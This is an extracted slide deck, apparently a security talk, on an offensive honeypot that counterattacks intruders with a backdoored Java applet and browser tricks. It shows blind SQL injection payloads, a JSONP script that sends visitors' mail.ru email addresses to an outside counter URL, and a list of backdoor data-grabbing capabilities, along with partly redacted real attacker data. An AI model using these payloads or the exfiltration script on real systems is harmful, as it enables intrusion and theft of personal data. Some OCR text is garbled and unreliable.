


Honeypot that can bite: reverse penetration

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- This story is not connected to my EMPLOYER
- All **LIVE** data was got from **Q2 2011 Q3 2012**
- It was done only for research purposes.
- All data was shared with **NOBODY**.
- Thx to Alexey Tyurin (@antyurin)



#WHAT IS IT ABOUT honeypot

- Attract attacker's attention (to HoneyPot)
- Get patterns and actions from an attacker behavior

Then Operator can understand what kind of attacker we have, what he can do in the future and etc. After that we can Take some 'preventative' actions.

Example 2. SQLi attempt. Dumping hashes. Def. actions:

- 1) What kind of SQLi he tried to exploit let's check our web-apps for same SQLi patterns
- 2) Check hashes in our databases is it salted?Do we have hashes at all? (or plain text?)
- 3) Check access to tables, is it possible to get access by using 'web' account?



#WHAT IS IT ABOUT attackers

Automated attackers like BOTs

Attack vectors: known patterns

Impact: Infecting host

Scr3pt k1dd13s

Attack vectors: few patterns

Impact: deface/dump data/??

Motivated attackers

Attack vectors: many patterns

Impact: ??

// It is not that easy in real world...
// It is not about skills






#WHOIS THE ATTACKERWhiteHats?





#WHAT IS IT ABOUT classic...



- How we should be prepared?



#WHOIS THE ATTACKER Why?



I do not care, main task – fix the bug!



VS.

It's interesting, I want to track him!



#WHOIS THE ATTACKERWho wants to know...

Enterprise

Who is hunting us like that?

 (oil's sector/big R&D)
 It is always good to know who has started this activity....
 Because if it is just kids, it is one thing,
 if government or competitors – another thing.

Government

- Track cybercrimes
- Track another government... cyber war, blah-blah-blah...
- etc ...



#WHOIS THE ATTACKER IDS/Logs

IP address - TOR/(chain of)Proxy/BOTnet

User-Agent - lol

We have sniffed got nothing....





#HONEYPOTWhat I want?

- Fast result: attack or false positive?
- Is it a targeted attack? Or just a scan from botnet?
- Is it a professional or kiddie
- Decloaking the attacker
- Track the attacker



#Offensive

- Hack your enemy first (aggressive)
- Hack your enemy back (defensive)

"The only real defense is active defense"



© Mao Zedong



#OffensiveNot new...

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#OffensiveWe can do more...

"Replay back" – answer with the same exploit back to the source:

- SSH Brute force attack
 - if the source has SSH service
 - replay with the same login/pass
 - -- attacker has already changed password on pwned box
- PHP/Perl/Ruby web attacks
 - if the source has HTTP service
 - replay back with same URI/payload

It is against BOTs, and will not work against real attacker.




#Offensive WWW

- Is it (the attacker) HUMAN?
- Is he using well-know application (browser/plugins)?
- Can we EXPLOIT it?

Classical ExploitPACK?






SHOULD be executed by the attacker with browser!



#Honeypot Trap

- DIRBuster attack, give them /admin/admin.php
 But what is the password?
 // We can detect bruteforce attacks...
- /admin/help.php?id=1 <--SQL Injection
 Get password for admin.php
- Login with stolen password to /admin/admin.php
- Attack complete!





#Honeypot Blind SQL Injection (SQLite)



- 500 Error. This is a bug

Additional to Skill-O-Metr

'/**/AND/**/'1

- Filtered Symbols, like 'space'
- WAF with small 'holes'
- etc, like CTF tasks or hackquest...

'union/**/select(CASE/**/WHEN/**/
sqlite_version()like'3.%'THEN/**/
select(1)from(lololo)ELSE'BHEU13'
END)

- 200/500. This is an exploit lity



#Honeypot Attack

'union/**/select(CASE/**/WHEN(select/**/password/**/from/**/
users/**/where/**/user='admin'and/**/password/**/like/'a%')THEN/**/
select(1)from(lololo)ELSE'BHEU13'END)

SQLite supports triggers...



#Honeypot ...can bite!

- For each step we can get:
 - Human/automated attack (Skill-O-Meter)
 - The malicious intention of an attacker
 - WhiteHat will finish after finding a SQLi vulnerability. He will not attempt to get access to forbidden part (admin.php)!
- On each step we can bite...
 - On 'attack step' we can counterattack...



#CounterattackWhat we can?

- Attack his browser/plugins
 - 1day/0day exploits
- Social engineering
 - Evil Java applet/ActiveX (GUI for administration...)
 - Honeytokens
- Attack his env. using a browser.
 - Third party services (web-mail/social networks/etc)
 - Local env. (localhost/dsl-router)



#Social EngineeringHoneytokens

- PDF file with secret information (and with exploit...)
- EXE file with secret application (fat client for SCADA...)
- etc....



#Social EngineeringJava/ActiveX

- Backdoor
- Backdoor
- Backdoor
- With some GUI.... 8))






#Backdoor...?No – "detective"


- Get jpg/txt/doc files from FS
- Get config files (VPN)
- Get BSSIDs
- Get network/domain configuration
- Get traceroute to us
- Get DNS to us
- Get camera-shot, mic recording
- etc...







#Target





It can be WEB proxy or TOR exit point...

GET requests log

Data from attacker's PC




Real logins – **second names**

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DNS IP
           : 80.1
    User:
    DNS:
               olympus.1
               Local IP:
    Tracert:
               *FILTERED
DNS IP
    PC:
    User:
    DNS:
                    Local IP:
                                         metrocom.ru [223
    Tracert:
```

Real host-names and domains

Real ISP, IP addresses







#Hello "Red May" 2011

GET requests log

```
Friday, May 27, 2011:81.177.34.197:[\' or 1=1--]
```

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inetnum:
                 81.177.34.192 Q - 81.177.34.223 Q
netname:
                Defense Ministry
descr:
descr:
                Russia
country:
                 RU
admin-c:
                 PP6919-RIPE
tech-c:
                 PP6919-RIPE
status:
                 ASSIGNED PA
mnt-bv:
                 AS8342-MNT
                RIPE # Filtered
source:
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#Unexpected

GET requests log

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Friday, May 27, 2011: .129:[\' or 1=1--]
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PC: \\RE end lered

Local IP: 10. 1.1.

DOMAIN: Down! Specific Control of the second s


Damn! Special-Super-Secret-Service of beautiful ex-USSR republic...

Looks like 'service' username, not personal... may be it was compromised?



#More drama

- ... few hours latter, another intrusion to DCG web-site
- ... from same ex-USSR republic, same city....
- ... but another subnet
- ... and again "reverse penetration"



Known nickname, you can Google him as know hacker form this ex-USSR republic.. may be he is working for this Secret Service

... or compromise this host and use as intermidiate...



- WhiteHat companies have tested our Applet!
- Independent WhiteHat researchers...
- Backdoored government WS....
- Script kiddies...



#Conclusion It works!

- We got real usernames of those who did not use VMware/and middle hosts
- We got real source for those who use VMware/TOR/Proxy and did not use middle hosts
- SE: Attacker is not expecting back-attack!
- And we got it automatically...

The same results possible for honey token/exploit-back techniques...



#But


Not all attackers are not carefull



//@ahack_ru had known about Honeypot and Java applet and did not run it... but he was busted anyway!




#Can we attack 3rd party services? If user is authenticated on others services



- Proxy/TOR/VPN it is not about network!
- Works only vs. script-kiddies and WhiteHats




#Linkedin






#Yandex JSONP





#mail.ru JSONP







#mail.ru exploit

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document.write("<iframe src='data:text/html,<html><body>
<script>var sss = document.createElement(\"script\");
sss.src=\"
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JSONP call=PortalHeadlineJSONPCallback&132417612
function <a href="PortalHeadlineJSONPCallback">PortalHeadlineJSONPCallback</a>(objFromMail){
      var arr1=objFromMail[\"data\"];
      var i = new Image();
      i.src = \"http://defcon-russia.ru/counter.php?\"+arr1[\"email\"];
      document.body.appendChild(i);
document.body.appendChild(sss);
</script>
</body></html>'>");
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#Results





#Conclusion It works!

- We got real emails
- We got real names
- We can do correlation between <u>two</u> e-mail addresses and Java Applet response
- And we got it automatically...



#Conclusion Stats!


SQLi attacks - 484 (~1.2 years)

Applet strikes - 52 (~1.2 years)


Mail grabs - 16 (6 month)



#Conclusion



#Conclusion Everybody likes graphics =)



#Moarrrrrrrr Local env. can be attacked!

- Anti DNS pinning / DNS rebinding
- XXXSS by Samy Kamkar (Getting BSSIDs...)
- CSRF/XSS on any local resources....
- There can be million techniques and tricks for that...




#Moarrrrrrrr More techniques and tricks...

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


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
#SE – Custom software Government level

- SCADA
- Army systems
- FSB/KGB/CIA/MI6/...
- etc..





#SE – Custom software Soviet software?





#SE – Custom software Soviet software?

- Yes, the same OS, hardware...
- But different client-server software...





#SE – Custom softwareHow it can be done?

- Fake vendor WWW/Software (SMART GRID)
- Interesting (for an attacker) honeypot host that has service for this <u>Software</u>
- + Java/ActiveX tricks...





#SE – Custom softwareAntiRE

- Hide code with intelligence purposes
- Make your code non-suspicious
- Add real functionality....





#Conclusion

- Counterattack can work...
- WhiteHats are LESS carfull when testing something...
- 5555
- Moral/Legal



#FIN





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